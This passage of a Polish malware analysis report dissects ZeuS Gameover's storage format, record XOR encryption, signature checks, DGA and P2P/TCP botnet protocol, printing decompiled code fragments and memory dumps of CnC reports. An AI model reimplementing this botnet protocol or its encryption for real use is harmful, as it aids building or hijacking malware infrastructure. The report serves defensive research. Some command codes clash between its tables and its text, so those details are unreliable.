Dotychczas nazwy poleceń dostępnych w skryptach przechowywane były w tablicy zakodowanych ciągów *CryptedStrings::STRINGINFO*. Kodowanie opiera się na operacji **XOR** z jedno-bajtowym kluczem (różnym dla każdego ciągu znaków). W nowej wersji malware polecenia te zostały usunięte ze struktury *CryptedStrings::STRINGINFO*. Zastąpione zostały tablicą zawierającą pary : sumę **CRC32** oraz wskaźnik na funkcję. Identyfikacja komendy odbywa się przez wyliczenie sumy **CRC32** z każdego polecenia w skrypcie a

następnie porównanie wyliczonej wartości z wpisami w tablicy. Po znalezieniu pasującego wpisu wywoływana zostaje określona funkcja.

3 Przechowywanie danych - pliki konfiguracyjne i binarne

Dane w ZeuSie przechowywane są w strukturze nazwanej storage. Składa się ona z nagłówka STORAGE (jego budowę przedstawia tabela [2]) oraz rekordów (z ang. items). W nagłówku znajdują się informacje o ilości danych zawartych w rekordach oraz suma kontrolna całości. Każdy rekord zawiera na początku nagłówka cztery pola po cztery bajty każde: identyfikator, typ, rozmiar, oraz rozmiar po rozpakowaniu. Po nagłówku znajduje się treść rekordu - może być ona spakowana, stąd dwa pola mówiące o rozmiarze danych. Poniżej tabela [1] przedstawia budowę struktury składowania danych.

Tablica 1: struktura storage

nagłówek STORAGE	rozmiar | flagi | md5 | ...
rekord 1	numer | typ | rozmiar-1 | rozmiar-2 | [[DANE]]
rekord 2	numer | typ | rozmiar-1 | rozmiar-2 | [[DANE]]
...	...
rekord N	numer | typ | rozmiar-1 | rozmiar-2 | [[DANE]]

Struktura ta wykorzystywana jest to składowania i przesyłania wszystkich danych binarnych - zarówno plików konfiguracyjnych jak i raportów wysyłanych do centrum zarządzania CnC.

3.1 Wersjonowanie zasobów

```
typedef struct {
  BYTE  padding[0x14];
  DWORD size;
  DWORD flags;
  DWORD version;
  BYTE md5[0x10];
} StorageHeader;
// Kod ZeuS-P2P
//  dekompilacja CERT Polska
```


```
typedef struct {
  BYTE randData[20];
  DWORD size;
  DWORD flags;
  DWORD count;
  BYTE md5Hash[16/*MD5HASH_SIZE*/];
}STORAGE;
// Kod zeus 2.0.8.9
//
```

Tablica 2: Definicja struktury "Storage" w dwóch wersjach ZeuSa

Gameover - w porównaniu do wersji 2.0.8.9 - wprowadził zmianę w budowie nagłówka STORAGE. Pole mówiące o liczbie rekordów zostało zastąpione numerem wersji - jest to 32 bitową liczba całkowita. Z zebranych danych wynika, iż numery wersji kolejnych zasobów nie są zwiększane o stałą wartość. Po wykreśleniu zależności numeru wersji w stosunku do daty zaobserwowania w sekundach widać liniową zależność (patrz rysunki [6] i [5]).Po niezbyt skomplikowanych operacjach można uzyskać informację, iż wersja "zerowa" plików wypuszczona została w okolicach 1314662400 sekundy czasu Unix EPOCH. Po przekształceniu tej wartości na czas UTC otrzymujemy północ (00:00), 30 sierpnia 2011 roku. Data ta odpowiada pierwszym doniesieniom[3] o wykryciu malware który wygląda na mutację ZeuSa i jednocześnie generuje ruch UDP. Na zamieszczonych wykresach widać również, jak często wypuszczane są aktualizacje pliku konfiguracyjnego oraz binarnego

```
user@linux# date -d @1314662400 -u
wto, 30 sie 2011, 00:00:00 UTC
```

Listing 8: konwersja daty z Unix EPOCH do UTC




Rysunek 5: obserwowane wersje pliku konfiguracyjnego w czasie

3.2 Weryfikowanie podpisu zasobów

Jedną z podstawowych cech sieci P2P jest bezpośrednia wymiana zasobów między jej węzłami. Ponieważ taka metoda dystrybucji danych może pozwalać na przesyłanie sfałszowanych treści, zasoby wymieniane w sieci P2P są podpisywane cyfrowo. Jest to mechanizm chroniący botnet poprzez weryfikację źródła pochodzenia zasobów - tylko botmaster posiada klucz prywatny, którym może podpisać propagowane dane. Przedstawiona na listingu [22] funkcja odpowiedzialna jest za weryfikację podpisu cyfrowego. Przyjmuje ona wskaźnik do danych oraz ich rozmiar. Klucz publiczny, który wykorzystywany jest do weryfikacji, przechowywany jest w pamięci w formie zaszyfrowanej. Szyfr jest bardzo prosty i opiera się na funkcji XOR (linie od 6 do 13), ale zapobiega odnalezieniu klucza w pamięci procesu.

[3]abuse.ch : https://www.abuse.ch/?p=3499



Rysunek 6: obserwowane wersje pliku binarnego w czasie

```
0012F734  06 02 00 00 00 24 00 00  52 53 41 31 00 08 00 00  .....$..RSA1....
0012F744  01 00 01 00 2B A8 F1 7C  7D C8 90 43 9B FF 6A A9  ....+Ę˝|}LÉCŤ ję
0012F754  3E 93 03 0B 7E 07 E5 B3  30 AD 6E 89 CF FA A3 37  >ô..~.ĺ-0şnë¤'ú7
0012F764  CD 19 C3 B1 2A F0 58 CB  EE 19 49 00 89 76 2A 0A  =.+-*-XTţ.I.ëv*.
0012F774  74 3E C8 EA 99 1A 1C CC  39 D1 9D F0 FF CB A2 1E  t>LŕÖ..¦9ĐŁ- Tó.
0012F784  54 87 C4 AF 57 C3 78 80  DA EF 6F 03 0D 23 2B 51  Tç¦»W+xÇ-´o..#+Q
0012F794  64 FF 2C B3 40 D0 35 59  F4 1F 61 C6 24 5E 82 EF  d ,-@đ5Y˘.aĂ$^é´
0012F7A4  F8 C1 37 14 EB A9 C3 E0  53 ED 3F F0 6A 40 DC 69  °+7.Űę+ÓSÝ?-j@-i
```

Rysunek 7: Zrzut pamięci zawierający rozkodowany klucz publiczny

```
typedef struct _PUBLICKEYSTRUC {
  BYTE    bType;
  BYTE    bVersion;
  WORD    reserved;
  ALG_ID  aiKeyAlg;
} BLOBHEADER, PUBLICKEYSTRUC;
```

Listing 9: Struktura PUBLICKEYSTRUC

Pole	Wartość	Nazwa stałej	Opis
bType	0x06	PUBLICKEYBLOB	The key is a public key.
bVersion	0x02	CUR_BLOB_VERSION	-
siKeyAlg	0x00002400	CALG_RSA_SIGN	RSA public key signature

Listing [22] przedstawia kod odpowiedzialny za weryfikację podpisu zasobów. Procedura sprawdzająca poprawność podpisu korzystają ze standardowego API kryptograficznego z biblioteki **advapi32.dll** (funkcje takie jak **CryptImportKey**, **CryptGetKeyParam**, **CryptVerifySignatureW**). Rysunek [7] przedstawia fragment pamięci zawierający klucz publiczny po odkodowaniu. Analizując opis funkcji **CryptImportKey** można znaleźć informacje, iż dane podane jako jej parametr powinny zawierać na początku strukturę **PU-**

BLICKEYSTRUC przedstawioną na listingu [9]. Na przedstawionym fragmencie pamięci zaznaczone zostały poszczególne pola tej struktury. Wartości tych pól to:

3.3 Dodatkowe szyfrowanie rekordów

Jak już zostało to wcześniej wspomniane, każdy z rekordów struktury **storage** jest dodatkowo szyfrowany. Jest to prosty szyfr XOR z 4 bajtowym kluczem. Klucz ten wyliczany jest osobno dla każdej sekcji bazując na trzech wartościach:

- identyfikator sekcji
- rozmiar danych w sekcji
- numer wersji pliku konfiguracyjnego

Poniżej zamieszczamy kod funkcji dekodującej rekord oraz fragment kodu korzystającego z tej funkcji:

```
int storage::decryptRec(Storage** pStor, int itemID, char* in, int dataSize, char *out){
  uniCrypt crypt;
  int KEY = 0 ;
  KEY = itemID | (dataSize << 16) | (*pStor->header.version << 8);
  crypt.type = CRYPT_XOR;
  crypt::initKey(&crypt, KEY,  4);
  crypt::uniDecoder(&crypt, in, dataSize, out);
}

//... fragment kodu
itemData = mem::allocate(item->header.uncompressSize);
if ( item->heder.type & ITEM_COMPRESS ){
  tmpBuf = mem::allocate(item->header.dataSize);
  if ( newBuf == NULL) goto FAIL;
  storage::decryptRec(pStorage, item->header.id, item->dataPointer, item->header.↩
      dataSize, tmpBuf);
  zlib::unpack( tmpBuf, item->header.dataSize, itemData, item->header.uncompressSize);
  mem::free1(tmpBuf);
}
//...
```

Listing 10: Dekodowanie rekordów

4 Wątki robocze - funkcja "CreateService"

Poniżej zamieszczamy porównanie funkcji **CreateServices** odpowiedzialnej za uruchamianie wszystkich wątków roboczych złośliwego oprogramowania. Na pierwszy rzut oka widać, że implementacja pewnych funkcji (w tym przypadku zarządzanie wątkami) przepisana została ze proceduralnej do obiektowej (klasa nazwana przez nas **ThreadGroup**). Widać również w którym miejscu w kodzie dodane zostało uruchamianie mechanizmu P2P:

```
void core::createServices(bool waitStop){
  threads = new ThreadGroup();
  if ( coreData::processFlags & 0xFE0 ) {
    if ( coreData::processFlags & 0x800 ) {
      p2p = new p2pClass();
        threads.objectAsThread(p2p);
    }
    if ( coreData::processFlags & 0x020 ) {
      getBaseConfig(&tmp);


    }
    if ( coreData::processFlags & 0x100 )
      threads.create1(0, bc::thread, 0, v3, 0);
    if ( coreData::processFlags & 0x040 ){
      sender0 = new senderClass(0);
      threads.objectAsThread(sender0);
      sender1 = new senderClass(1);
      threads.objectAsThread(sender1);
    }
    if ( coreData::processFlags & 0x080 )
      corecontrol::createThreads(&threads);
    if ( waitStop ) {
      threads.waitForAll();

    }
  }
}
// src: dekompilacja CERT Polska
```

```
void Core::createServices(bool waitStop){
  ThreadsGroup::createGroup(&servcieThreads)  ;
  if(coreData.proccessFlags & CDPF_RIGHT_ALL) {




    if(coreData.proccessFlags & CDPF_RIGHT_TCP_SERVER) {
      getBaseConfig(&baseConfig);
      if((baseConfig.flags & BCF_DISABLE_TCPSERVER) == 0)
        TcpServer::_create(&servcieThreads);
    }
    if(coreData.proccessFlags & CDPF_RIGHT_BACKCONNECT_SESSION)
      BackconnectBot::create(&servcieThreads);
    if(coreData.proccessFlags & CDPF_RIGHT_SERVER_SESSION) {
      DynamicConfig::create(&servcieThreads);
      Report::create(&servcieThreads);


    }
    if(coreData.proccessFlags & CDPF_RIGHT_CONTROL) // 0x080
      CoreControl::create(&servcieThreads);
    if(waitStop) {
      ThreadsGroup::waitForAllExit(&servcieThreads, INFINITE);
      ThreadsGroup::closeGroup(&servcieThreads);
    }
  }
}
// src: kod zeus 2.0.8.9
```

Tablica 3: Porównanie kodu funkcji ”CreateServices”


5 Opis mechanizmu DGA (Domain Generation Algorithm)

Mechanizm DGA (jak już zostało to wspomniane) zostaje aktywowany w przypadku problemów z łącznością z siecią P2P - konkretnie w sytuacji kiedy liczba wpisów w lokalnej tablicy peerów spadnie poniżej pewnej wartości. Jego działanie polega na sekwencyjnym generowaniu domen oraz prób połączenia z wygenerowaną nazwą. Lista nazw domenowych zawiera 1000 pozycji i zmienia się co 7 dni. Wygenerowana nazwa kończy się na jedną z sześciu TLD : .ru .biz .info .org .net .com. Po wygenerowaniu nazwy bot łączy się z domeną i próbuje pobrać nową listę peerów. Dane pobrane z wygenerowanego adresu są weryfikowane - sprawdzany jest podpis za pomocą klucza publicznego (niemożliwe jest więc zarejestrowanie domeny i serwowanie sfałszowanej listy peerów). Jeżeli dane przejdą proces weryfikacji, wszystkie wpisy z pobranej listy dodawane są do lokalnej tablicy peerów.

Procedura ”Pseudolosowego Generatora Nazw Domenowych”była zmieniana w czasie. Kod ostatniej zdekompilowanej wersji zamieszczony jest na listingu [23].

6 Protokół P2P

Największą innowacją - której z resztą ten wariant zawdzięcza nazwę - jest komunikacja przy pomocy sieci P2P. Jej zadaniem jest decentralizacja zarządzania siecią. Komunikaty przesyłane są pomiędzy zainfekowanymi komputerami, a nie bezpośrednio do CnC. Każdy komputer po zainfekowaniu staje się elementem sieci (na rys. p2p-node) i uczestniczy w wymianie danych. Dodatkowo wybrane maszyny mogą zostać oznaczone jako "super-węzły", czy też węzły PROXY (rys. p2p-super-node). Uczestniczą one wtedy również przekazywaniu danych do serwera CnC. Są one najprawdopodobniej wybierane ręcznie spośród najdłużej aktywnych węzłów lub takich, które posiadają łącze o dużej przepustowości.



Rysunek 8: Budowa sieci P2P

Protokół wykorzystany w sieć P2P przypomina protokołu Kademlia. Każdy węzeł sieci jest identyfikowany za pomocą unikalnego 20 bajtowego identyfikatora nodeID. Generowany jest on podczas pierwszego uruchomienia bota jako suma SHA1 z dwóch ciągów znaków: identyfikatora bota CompId oraz identyfikatora systemu GUID. Podobnie do protokołu Kademlia odległość między dwoma węzłami liczona jest za pomocą metryki XOR. Ta miara wykorzystywana jest między innymi do wybierania najlepszych węzłów z tablicy sąsiadów w mechanizmie wymiany peerów (sekcja [6.1.2]).

Sieć P2P jest gotowa na i w pełni kompatybilna z IPv6. Każdy węzeł sieci posiadać może posiadać równolegle dwa aktywne adresy IP: IPv4 oraz IPv6. Do każdego z adresów przypisany jest unikatowy numer portu UDP, na którym odbywa się podstawowa komunikacja P2P. Każdy węzeł posiada również otwarty port TCP, który służy do wymiany większych porcji danych. Listing [24] przestawia fragment procedury obsługującej przychodzące połączenia. Każde połączenie TCP obsługiwane jest jako nowy wątek (linia 9), natomiast pakiety UDP obsługiwane są w momencie ich odebrania w głównym wątku. W obu przypadkach przed rozpoczęciem procedury obsługi następuje sprawdzenie, przy pomocy funkcji *banlist::isAddrBlacklisted*, czy łączący się adres nie jest zablokowany. Opis działania tej funkcji znajduje się w sekcji [8.1].

Każda komunikacja w sieci P2P rozpoczyna się od wysłania pakietu P2P (patrz tabela [5]). Pakiet taki zawsze zawiera nagłówek *p2p-header*. Składa się on miedzy innymi z pola mówiącego o typie pakietu (**cmd**), identyfikatora węzła wysyłającego (**senderID**) oraz unikalego identyfikatora sesji P2p SSID. Ciekawym zjawiskiem jest występowanie w komunikatach dużej ilości losowych danych. Pole **junkSize** losowane jest każdorazowo podczas tworzenia pakietu P2P, a następnie na koniec doklejana jest wylosowana liczba losowych

bajtów.Prawdopodobnie ma to utrudnić heurystyczne wykrywanie podejrzanego ruchu czy też tworzenie sygnatur.

Tablica 4: struktura nagłówka *p2p-header*

Wielkość (bajty)	Nazwa pola	Opis
1	randByte	losowa wartość, różna od 0
1	TTL	pole TTL lub wartość losowa
1	junkSize	liczba dodatkowych bajtów na końcu pakietu
1	cmd	polecenie (typ pakietu)
20	SSID	identyfikator sesji
20	senderID	identyfikator węzła wysyłającego

Tablica 5: Budowa pakietu P2P

Wielkość (bajty)	Opis zawartości
44	Nagłówek P2P (patrz: tab. [4])
0 lub więcej	Treść komunikatu (zależna od header.cmd)
hdr.junkSize	Losowe bajty (doklejane na koniec pakietu)

6.1 Protokół P2P - komunikaty UDP

Do wymiany danych niezbędnych w celu utrzymania łączności z siecią P2P malware używa protokół UDP. Do komunikacji wykorzystywane, jak już zostało to wspomniane, są porty z przedziału od 10 000 do 30 000. Użycie tego zakresu portów oraz protokołu UDP zmniejsza prawdopodobieństwo wykrycia podejrzanego ruchu, ponieważ wiele gier komputerowych do komunikacji sieciowej wykorzystuje protokół UDP oraz porty o wysokich numerach. Na listingu [25] przestawiony jest funkcja wstępnie przetwarzająca dane odebrane za pomocą protokołu UDP. Przychodzący pakiet na wstępie dekodowany (linia 11) jest przy pomocy prostej funkcji XOR z sąsiednim bajtem (nazwa funkcji z ZeuS 2.0.8.9: visualDecrypt). Każda komunikacja UDP (poza pakietami rozgłaszania super-węzłów) składa się z zapytania oraz odpowiedzi. Tabela [6] przedstawia zestawienie typów komunikatów przesyłanych za pomocą UDP. W protokole P2P przyjęto konwencję, iż komendy o numerach parzystych oznaczają zapytanie. Numer nieparzysty wskazuje iż odebrany pakiet zawiera odpowiedź na wysłane wcześniej dane.

Listing [26] przedstawia funkcję odpowiedzialną za przetwarzanie pakietu UDP. Jeżeli pole header.cmd wskazuje na odpowiedź, następuje przeszukanie listy wyemitowanych zapytań w celu dopasowania odpowiedzi. Podczas przeszukiwania porównywany jest identyfikator sesji (SSID, linia 24) oraz wartość pola header.cmd (linia 25) w zapytaniu. Jeżeli sprawdzanie zakończy się pomyślnie, przetwarzany pakiet dowiązywany jest do pakietu-zapytania (linia 26), ustawiane jest odpowiednie zdarzenie (linia 27) wskazujące na otrzymanie odpowiedzi, a pakiet-zapytanie usuwany jest z kolejki oczekujących (linia 28).

Tabela 6 przedstawia zidentyfikowane rodzaje pakietów UDP.

Tablica 6: Lista komend UDP

Wartość pola cmd	Opis pakietu
0x00	żądanie numerów wersji
0x01	odpowiedź
0x02	żądanie listy peerów
0x03	odpowiedź
0x04	żądanie danych
0x05	odpowiedź
0x06	rozgłaszanie adresów super-węzłów
0x32	rozgłaszanie adresów super-węzłów

6.1.1 UDP 0x00, 0x01 - Pobranie numeru wersji

Zapytanie [0x00]

Pakiet zawierający pole **CMD** o wartości **0x00** to zapytanie o wersję zasobów. Domyślnie pakiet ten nie zawiera żadnej treści. W niektórych przypadkach treść pakietu może być uzupełniona o 8 bajtów (2 x DWORD) jak na listingu poniżej. Pierwszy DWORD jest wtedy traktowany jako wartość logiczna, która wskazuje czy w odpowiedzi chcemy dostać dodatkowo listę adresów super-węzłów.

```
// ......
 int tmp[2]; // 4 bytes
 int dataSize = 0;
 int dataPtr = NULL;
 if ( flagExtQuery ){ // 0 or 1
    tmp[0] = flagExtQuery;
    tmp[1] = rand::genRand();
    dataSize = 8;
    dataPtr = tmp;
 }
 pkt = pkt::buildPacket(
   dstPeer, CMD_0x00_QUERY_VERSION,
   NULL, NULL,
   dataPtr, dataSize, mkFlag
 );

// ......
```

Listing 11: Budowanie pakietu 0x00

Odpowiedź [0x01]

W odpowiedzi na zapytanie **0x00** klient otrzymuje pakiet typu 0x01. Zawiera on dane jak na poniższym listingu, czyli:

- Numer wersji pliku binarnego
- Numer wersji pliku konfiguracyjnego
- Numer portu TCP odpytywanego peera

```
  typedef struct {
    DWORD Binary_ver;
    DWORD Config_ver;
    WORD  TCP_port;
    BYTE  randomFill[12];
  } pkt01_verReply;
// ........
 pkt01_versionReply data;
 rand::fill(&data,sizeof(pkt01_verReply));
 data.Binary_ver = res.res1.version;
 data.Config_ver = res.res2.version;
 if ( SAddr.sa_family == AF_INET )
  data.TCP_port = this.p2pObject.PORTv4;
 else
  if ( SAddr.sa_family == AF_INET6 )
   data.TCP_port = this.p2pObject.PORTv6;
  else
   data.TCP_port = 0;
```

Listing 12: Budowa pakietu 0x01

6.1.2 UDP 0x02, 0x03 - Pobranie listy peerów

Zapytanie [0x02]

Pakiet zawierający zapytanie o peerów w treści zawiera identyfikator ID, do którego przyrównywane są identyfikatory w tablicy węzła odpytywanego. Porównanie polega na wyliczeniu odległości w metryce XOR oraz wybraniu. Z lokalnej tablicy sąsiadów następnie wybieranych jest 10 "najbliższych" węzłów - umieszczane są one w pakiecie-odpowiedzi. Proces budowania zapytania przedstawiony jest poniżej:

```
typedef struct {
    BYTE  reqID[20]
    BYTE  randomFill[8];
  } pkt02_peersQuery;

// ....

  memcpy_(data.reqID, dstPeer.ID, 20);
  rand::fill(&data.randomFill, 8);
  pkt = pkt::buildPacket(
    dstpeer, CMD_0x02_QUERY_PEERS,
    NULL, NULL
    data, 28, 1
  );
```

Listing 13: Budowanie zapytania o sąsiadów

Odpowiedź [0x03]

Odpowiedź (pakiet **0x03**) zawiera listę maksymalnie 10 węzłów. Każdy wpis na liście zawiera identyfikator oraz adresy IP i porty UDP komputera. Poniżej zamieszczono budowę pakietu:

```
typedef struct {
  BYTE ipV6Flag;
  BYTE peerID[20];
  BYTE peerIp_v4[4];
  WORD peerUdpPort_v4;
  BYTE peerIp_v6[16];
  WORD peerUdpPort_v6;
} pkt03_peerEntry;

pkt03_peerReply pkt03_peerEntry[10];
```

Listing 14: Struktura pakietu 0x02

6.1.3 UDP 0x04, 0x05 - Pobieranie danych

UWAGA : Analiza ostatnich wersji malware wskazuje, iż ten rodzaj komunikacji został usunięty.

Zapytanie [0x04]

Pakiet **0x04** służy do zainicjowania transmisji danych za pomocą protokołu UDP. Zawiera on informacje jakiego typu zasoby chcemy pobrać oraz jaka część danych nas interesuje. Z uwagi na charakter protokołu UDP (bezpołączeniowy, limit na wielkość jednego pakietu), w celu pobrania całego zasobu niezbędna jest wymiana wielu pakietów [0x04 , 0x05].

```
typedef struct {
  BYTE resourceType; // 0 or 1
  WORD offset;
  WORD chunkSize;
} pkt04_dataQuery;
```

Listing 15: Pakiet - zapytanie o dane

Odpowiedź [0x05]

W odpowiedzi na pakiet **0x04** bot wysyła pakiet **0x05**. Zawiera on określony fragment żądanych danych. Dodatkowo pakiet odpowiedzi zawiera pole transferID które nie zmienia się podczas transmisji jednego zasobu. Ma to zapobiegać zakłócaniu transmisji oraz wykryciu błędów. Poniżej struktura pakietu-odpowiedzi :

```
typedef struct {
  DWORD transferID;
  BYTE  data[...];     // pkt04_dataQuery.↩
      chunkSize
} pkt05_dataReply
```

Listing 16: Pakiet 0x05

6.1.4 UDP 0x50 - Rozgłaszanie adresów super-węzłów

Pakiety tego typu służą do rozgłaszania w sieci adresów super-węzłów. Każdy nowy pakiet, poza informacją o adresie węzła zawiera podpis cyfrowy. Każdy komputer po otrzymaniu pakietu typu **0x50** rozsyła (rozgłasza) go do wszystkich swoich sąsiadów (Listing [27] - zaznaczone linie), przy czym wartość pola TTL zmniejszana jest o 1.

6.2 Protokół P2P - komunikacja po TCP

Malware do wymiany większych porcji danych używa protokołu TCP. Podobnie jak w przypadku portu UDP jego numer jest losowany z przedziału od 10000 do 30000. Ten sam port TCP używany jest zarówno do obsługi protokołu P2P oraz przez usługę HTTP-PROXY. Jak widać na listingu [28]), bot odczytuje z gniazda 5 bajtów, a następnie sprawdza czy jest to ciąg znaków **GET** lub **POST** (linia 8) - co wskazywało by na żądanie HTTP. Jeżeli jedno z dopasowań zakończyło się sukcesem program sprawdza czy połączenie pochodzi z lokalnego komputera (*localhost*, adres *127.0.0.1*) - jeżeli tak, zostaje uruchamiana (omówiona dalej w raporcie) obsługa przekazywania HTTP przez sieć P2P (linia 23).

Jeżeli pobrane 5 bajtów nie wskazuje na żądanie HTTP, program traktuje nadchodzące dane jako protokół P2P. Każda sesja zaczyna się zawsze od odczytania nagłówka *p2p-header*, po której następuje wymiana danych. Lista komend obsługiwanych za pomocą protokołu TCP przedstawiona została w tabeli [7]. Każdy transmitowany bajt - łącznie z nagłówkiem - jest szyfrowany za pomocą algorytmu RC4. Dla każdej sesji TCP wykorzystywane są dwa klucze: nadawcy i odbiorcy. Każdy z kluczy RC4 budowany jest na podstawie identyfikatora węzła będącego odbiorcą danych.

Tablica 7: Lista komend TCP

CMD	Opis
0x64	Wymuszenie aktualizacji - plik konfiguracyjny
0x66	Wymuszenie aktualizacji - plik binarny
0x68	Żądanie danych - plik konfiguracyjny
0x6A	Żądanie danych - plik binarny (exe)
0xC8	Wymuszenie aktualizacji listy super-węzłów (proxy)
0xCC	Żądzanie P2P-PROXY

6.2.1 HTTP via P2P, czyli P2P-PROXY

W analizowanym wariancie ZeuSa zaimplementowany został mechanizm nazwany przez nas **P2P-Proxy**. Z punktu widzenia klienta (np.: przeglądarki internetowej) działa on jak zwykłe proxy HTTP, odbierając zapytanie i zwracając odpowiedź. Innowacyjność tego mechanizmu polega na tym, iż zapytanie HTTP opakowywane jest w protokół P2P a następnie przesyłane za pomocą łańcucha super-węzłów do miejsca docelowego. Pozwala on na serwowanie treści przez protokół HTTP bez konieczności umieszczania ich na publicznym adresie IP czy domenie.

W pierwszej kolejności po nawiązaniu połączenia z super-węzłem wysyłany jest inicjujący połączenie nagłówek P2P z **CMD=0xCC** (patrz sekcja [6.2.1]). Następnie w celu sprawdzenia działania kanału wysyłane jest żądanie testowe **GET /test**. Jeżeli próba zakończy się powodzeniem wysyłane jest 5 odczytanych wcześniej bajtów (początek funkcji na listingu [28]). Dalej dodawany do żądania jest nagłówek HTTP zawierający identyfikator bota, a całe zapytanie HTTP przesyłane jest przez nawiązane połączenie do super-węzła, jak na listingu [29].

Ten sam mechanizm wykorzystany jest do przesyłania raportów do serwera CnC. Dane wysyłane są za pomocą żądania POST /write (jak na rysunku [9]). Ciekawym faktem jest - w porównaniu do innych wariantów ZeuSa - brak szyfrowania treści komunikatów wysyłanych do CnC. Zapewne autorzy założyli, iż szyfrowanie w warstwie komunikacji P2P jest wystarczające.

6.2.2 TCP 0x64, 0x66 - Wymuszenie aktualizacji zasobów (PUSH)

Ten typ pakiety pozwala botmasterowi połączyć się bezpośrednio z zainfekowaną maszyną, a następnie "wepchnąć" nową wersję zasobów. Może on przeprowadzić aktualizację zarówno pliku konfiguracyjnego (0x66) jak i binarnego (0x64). Oba pakiety obsługiwane

```
Hex View-1
03B78FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03B78FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03B78FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03B7B000  2E 00 00 00 AD 01 09 00  50 4F 53 54 20 2F 77 72  ....ş...POST /wr
03B7B008  50 4F 53 54 20 2F 77 72  69 74 65 20 48 54 54 50  POST /write HTTP
03B7B018  2F 31 2E 31 0D 0A 48 6F  73 74 3A 20 64 65 66 61  /1.1..Host: defa
03B7B028  75 6C 74 0D 0A 41 63 63  65 70 74 2D 45 6E 63 6F  ult..Accept-Enco
03B7B038  64 69 6E 67 3A 0D 0A 43  6F 6E 6E 65 63 74 69 6F  ding:..Connectio
03B7B048  6E 3A 20 63 6C 6F 73 65  0D 0A 43 6F 6E 74 65 6E  n: close..Conten
03B7B058  74 2D 4C 65 6E 67 74 68  3A 20 33 30 39 0D 0A 58  t-Length: 309..X
03B7B068  2D 49 44 3A 20 32 30 30  30 0D 0A 0D 0A 00 5D 2C  -ID: 2000.....],
03B7B078  7B FC EA 5B 49 DD 63 D6  80 D4 F1 61 2F 80 49 DD  {Řŕ[IŢcÍÇd˝a/ÇIŢ
```

Rysunek 9: Wysyłanie danych do CnC - zrzut pamięci

są przez jedną funkcję **readDataAndUpdate** (patrz listing 30)

6.2.3 TCP 0x68, 0x6A - Żądanie zasobów (PULL)

